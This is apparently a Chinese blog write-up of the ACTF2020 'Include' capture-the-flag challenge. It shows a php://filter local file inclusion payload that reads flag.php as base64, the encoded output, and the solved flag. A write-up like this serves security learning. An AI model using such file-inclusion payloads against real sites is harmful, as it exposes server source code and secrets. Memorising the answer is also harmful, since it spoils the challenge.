[ACTF2020 新生赛]Include 1

原创


MagnoZ 已于 2022-04-30 16:42:35 修改 244 收藏

文章标签： php


于 2022-03-14 22:10:08 首次发布

本文链接：https://blog.csdn.net/tomatoff/article/details/123404006


1、进入网页：



2、点击“tips”超链，页面显示“Can you find out the flag?”：



3、右击查看源码，也没发现什么：




4、因为新手，这边不太理解，所以百度了下资料，发现网上的答案是：

构造?file=php://filter/read=convert.base64-encode/resource=flag.php，读取代码，从而获得flag：

这边也问了同事，因为自己对PHP不是很了解，同事就说只做CTF的话，就背吧，(ಠ_ಠ)

5、输入URL



6、使用base64对得到的“PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7MTM4ZDRlZTktMzAyMi00NjE4LThkM2MtZWZmMGNlYmNhNWI1fQo=”进行解析：

7、获得flag{138d4ee9-3022-4618-8d3c-eff0cebca5b5}

解析：
php://filter伪协议进行文件包含
read=convert.base64-encode 对文件内容进行编码
发送请求得到base64编码后的flag.php文件源码